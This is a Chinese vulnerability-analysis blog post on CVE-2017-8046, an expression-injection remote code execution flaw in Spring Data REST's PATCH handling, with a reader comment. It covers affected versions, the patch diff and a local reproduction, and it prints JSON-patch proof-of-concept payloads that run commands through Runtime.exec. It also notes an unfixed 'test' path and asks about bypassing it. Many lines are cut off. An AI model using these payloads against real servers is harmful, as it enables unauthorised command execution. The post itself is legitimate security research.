Spring Data Rest服务器PATCH请求远程代码执行漏洞补充分析—【CVE-2017-8046】

xxlegend / 2017-09-29 16:38:00 / 浏览数 4830 技术文章 技术文章 顶(0) 踩(0)

---

1 综述

近日，Pivotal官方发布通告表示Spring-data-rest服务器在处理PATCH请求时存在一个远程代码执行漏洞（CVE-2017-8046）。攻击者可以构造恶意的PATCH请求并发送

相关地址：
https://pivotal.io/security/cve-2017-8046

受影响的版本

- Spring Data REST versions < 2.5.12, 2.6.7, 3.0 RC3
- Spring Boot version < 2.0.0M4
- Spring Data release trains < Kay-RC3

不受影响的版本

- Spring Data REST 2.5.12, 2.6.7, 3.0RC3
- Spring Boot 2.0.0.M4
- Spring Data release train Kay-RC3

解决方案
官方已经发布了新版本修复了该漏洞，受影响的用户请尽快升级至最新版本来防护该漏洞。

参考链接：
https://projects.spring.io/spring-data-rest/
https://projects.spring.io/spring-boot/

2 补丁分析：

从官方的描述来看就是就是Spring-data-rest服务处理PATCH请求不当，导致任意表达式执行从而导致的RCE。
首先来看下补丁，主要是evaluateValueFromTarget添加了一个校验方法verifyPath，对于不合规格的path直接报异常退出，主要是property.from(pathSource,type)实现


```
        protected <T> Object evaluateValueFromTarget(Object targetObject, Class<T> entityType) {

-               return value instanceof LateObjectEvaluator
-                               ? ((LateObjectEvaluator) value).evaluate(spelExpression.getValueType(targetObject)) : value;
+               verifyPath(entityType);
+
+               return evaluate(spelExpression.getValueType(targetObject));
+       }
+
+       protected final <T> Object evaluate(Class<T> type) {
+               return value instanceof LateObjectEvaluator ? ((LateObjectEvaluator) value).evaluate(type) : value;
+       }
+
+       /**
+        * Verifies that the current path is available on the given type.
+        *
+        * @param type must not be {@literal null}.
+        * @return the {@link PropertyPath} representing the path. Empty if the path only consists of index lookups or append
+        *         characters.
+        */
+       protected final Optional<PropertyPath> verifyPath(Class<?> type) {
+
+               String pathSource = Arrays.stream(path.split("/"))//
+                               .filter(it -> !it.matches("\\d")) // no digits
+                               .filter(it -> !it.equals("-")) // no "last element"s
+                               .filter(it -> !it.isEmpty()) //
+                               .collect(Collectors.joining("."));
+
+               if (pathSource.isEmpty()) {
+                       return Optional.empty();
+               }
+
+               try {
+                       return Optional.of(PropertyPath.from(pathSource, type));
+               } catch (PropertyReferenceException o_O) {
+                       throw new PatchException(String.format(INVALID_PATH_REFERENCE, pathSource, type, path), o_O);
+               }
```

3 复现：

直接拉取https://github.com/spring-projects/spring-boot/tree/master/spring-boot-samples，找到spring-rest-data这个项目，直接用IDEA一步步导

```
<dependency>
  <groupId>org.springframework.data</groupId>
  <artifactId>spring-data-rest-webmvc</artifactId>
  <version>3.0.0.RC2</version>
</dependency>
```

从项目test目录找到相关请求形式，发送http://127.0.0.1:8080/api/cities/1即可看到回显表明服务正常启动。测试poc的效果如下：



这个poc的几个关键点在于：Content-Type:
application/json-patch+json，path路径一定得用斜杠/隔开，至于为什么，后续会讲到。op支持的操作符很多，包括test，add，replace等都可以触发，op不同，path中

```
[{"op":"add","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{112, 105, 110, 103, 32, 49, 57, 50
```

执行ping 192.168.3.106

3 分析：

漏洞的触发过程详细分析见文档：https://mp.weixin.qq.com/s/uTiWDsPKEjTkN6z9QNLtSA
，这里已经描述的比较清楚，在这里不再重述，这篇文档后续的分析主要是对poc的一些解读。
随便拿一个以前spring表达式注入的poc作为path的参数值，如poc：

```
[{"op":"add","path":"new java.lang.String(new byte[]{70, 66, 66, 50, 48, 52, 65, 52, 48, 54, 49, 70, 70, 66, 68, 52, 49, 50, 5
}]
```

这个请求的特别之处在于path字段值后边没有了斜杠。
会报如下错误：

```
Caused by: org.springframework.expression.spel.SpelEvaluationException: EL1032E: setValue(ExpressionState, Object) not support
   at org.springframework.expression.spel.ast.SpelNodeImpl.setValue(SpelNodeImpl.java:148) ~[spring-expression-4.3.7.RELEASE.j
   at org.springframework.expression.spel.standard.SpelExpression.setValue(SpelExpression.java:416) ~[spring-expression-4.3.7.
   at org.springframework.data.rest.webmvc.json.patch.PatchOperation.addValue(PatchOperation.java:148) ~[spring-data-rest-webm
   at org.springframework.data.rest.webmvc.json.patch.AddOperation.perform(AddOperation.java:48) ~[spring-data-rest-webmvc-3.0
   at org.springframework.data.rest.webmvc.json.patch.Patch.apply(Patch.java:64) ~[spring-data-rest-webmvc-3.0.0.RC2.jar:na]
   at org.springframework.data.rest.webmvc.config.JsonPatchHandler.applyPatch(JsonPatchHandler.java:91) ~[spring-data-rest-web
   at org.springframework.data.rest.webmvc.config.JsonPatchHandler.apply(JsonPatchHandler.java:83) ~[spring-data-rest-webmvc-3
   at org.springframework.data.rest.webmvc.config.PersistentEntityResourceHandlerMethodArgumentResolver.readPatch(PersistentEn
```

说明path参数确实被污染，此处存在表达式注入漏洞，虽然已经进入表达式的执行流程，但是这里却报错退出。离RCE还差一步，查看org.springframework.expression.sp

```
@Override
public void setValue(ExpressionState expressionState, Object newValue) throws EvaluationException {
  throw new SpelEvaluationException(getStartPosition(),
        SpelMessage.SETVALUE_NOT_SUPPORTED, getClass());
}
```

这个方法直接抛出异常，那看来poc离执行还有一段距离。直接调出setValue的实现，发现有五个地方重写了该方法。SpelNodeImpl的setValue也在其中，但是它是直接抛

查看相关文档得知 CompoundExpression是复杂表达式，用.连接起来的都算。
Indexer一般是这么表示test[xxlegend]，那么可以把poc改成

```
[{"op":"add","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{112, 105, 110, 103, 32, 49, 57, 50
}]
```

这也是可以运行的。再看调用栈也是符合我们刚才理解到


```
SpelExpression.setValue--■
CompoundExpression.setValue--■
     CompoundExpression.getValueRef--■
          Indexer.getValueRef--■
               PropertyOrFieldReference.getValueInternal--■
                    PropertyOrFieldReference.readProperty
```

```
Caused by: org.springframework.expression.spel.SpelEvaluationException: EL1008E: Property or field 'xxlegend' cannot be found
   at org.springframework.expression.spel.ast.PropertyOrFieldReference.readProperty(PropertyOrFieldReference.java:224) ~[sprin
   at org.springframework.expression.spel.ast.PropertyOrFieldReference.getValueInternal(PropertyOrFieldReference.java:94) ~[sp
   at org.springframework.expression.spel.ast.PropertyOrFieldReference.getValueInternal(PropertyOrFieldReference.java:81) ~[sp
   at org.springframework.expression.spel.ast.Indexer.getValueRef(Indexer.java:123) ~[spring-expression-4.3.7.RELEASE.jar:4.3.
   at org.springframework.expression.spel.ast.CompoundExpression.getValueRef(CompoundExpression.java:66) ~[spring-expression-4
   at org.springframework.expression.spel.ast.CompoundExpression.setValue(CompoundExpression.java:95) ~[spring-expression-4.3.
   at org.springframework.expression.spel.standard.SpelExpression.setValue(SpelExpression.java:416) ~[spring-expression-4.3.7.
   at org.springframework.data.rest.webmvc.json.patch.PatchOperation.addValue(PatchOperation.java:148) ~[spring-data-rest-webm
   at org.springframework.data.rest.webmvc.json.patch.AddOperation.perform(AddOperation.java:48) ~[spring-data-rest-webmvc-3.0
   at org.springframework.data.rest.webmvc.json.patch.Patch.apply(Patch.java:64) ~[spring-data-rest-webmvc-3.0.0.RC2.jar:na]
   at org.springframework.data.rest.webmvc.config.JsonPatchHandler.applyPatch(JsonPatchHandler.java:91) ~[spring-data-rest-web
   at org.springframework.data.rest.webmvc.config.JsonPatchHandler.apply(JsonPatchHandler.java:83) ~[spring-data-rest-webmvc-3
   at org.springframework.data.rest.webmvc.config.PersistentEntityResourceHandlerMethodArgumentResolver.readPatch(PersistentEn
```

前面都是讲path参数，也就是表达式的写法。在这个poc中还用到op参数，op表示要执行的动作，在代码中定义了add,copy,from,move,replace,test这么多操作值，add，

```
[{"op":"test","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{112, 105, 110, 103, 32, 49, 57, 5
}]
```

很明显这个poc的path参数值无线跟/
[]来分割参数。原因就是它调用的是SpelExpression.getValue，而非test情况下的poc最终调用的都是SpelExpression.setValue，通过setValue调用getValueRef来达到表
下面看看test的调用栈：



这个点官方也没修，但是有个限制：

```
@Override
<T> void perform(Object target, Class<T> type) {

  Object expected = normalizeIfNumber(evaluateValueFromTarget(target, type));
  Object actual = normalizeIfNumber(getValueFromTarget(target));

  if (!ObjectUtils.nullSafeEquals(expected, actual)) {
     throw new PatchException("Test against path '" + path + "' failed.");
  }
}
```

evaluateValueFromTarget运行在前，会报错退出，导致getValueFromTarget不会被执行，怎么绕过去呢？值得思考。

上一篇：安全圈关系可视化分析（安全圈也许就... 下一篇：安全博客友链数据分析可视化

1. 5 条回复


ftkahzmodan 2017-09-30 03:42:19


表哥强无敌！！

0 回复Ta



cryin 2017-09-30 03:56:27

赞廖神～


0 回复Ta


hades 2017-09-30 04:24:59

0 回复Ta


xxlegend 2017-09-30 05:33:21

0 回复Ta


xiao_c 2017-11-23 12:57:32

从代码层面可以解释为什么payload需要加正斜杠：
path参数经过pathToSpEL和pathNodesToSpEL处理后字符串中的斜杠被替换成了点，即原payload
`"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(newbyte[] {47,65,■■}))/[any string]"`
经过处理后变成了
`"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(newbyte[] {47,65,■■})).[any string]"`
经过词法分析和语法分析后抽象语法数ast对象中的children数组就对应了经过处理后的payload按点分割的各个部分，即
```
T(java.lang.Runtime)
getRuntime()
exec(new java.lang.String(newbyte[] {47,65,■■}))
[any string]
```
进入payload的执行流程后在getValueRef方法里有一个很有意思的循环，也是为什么payload需要加斜杠的原因之一

看for循环，从1开始，不是0，跳过了typeReference，对应的是T(java.lang.Runtime)，执行到cc-1。cc是上面的children数组的长度，所以在有斜杠时cc=4，for循环

3 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

目录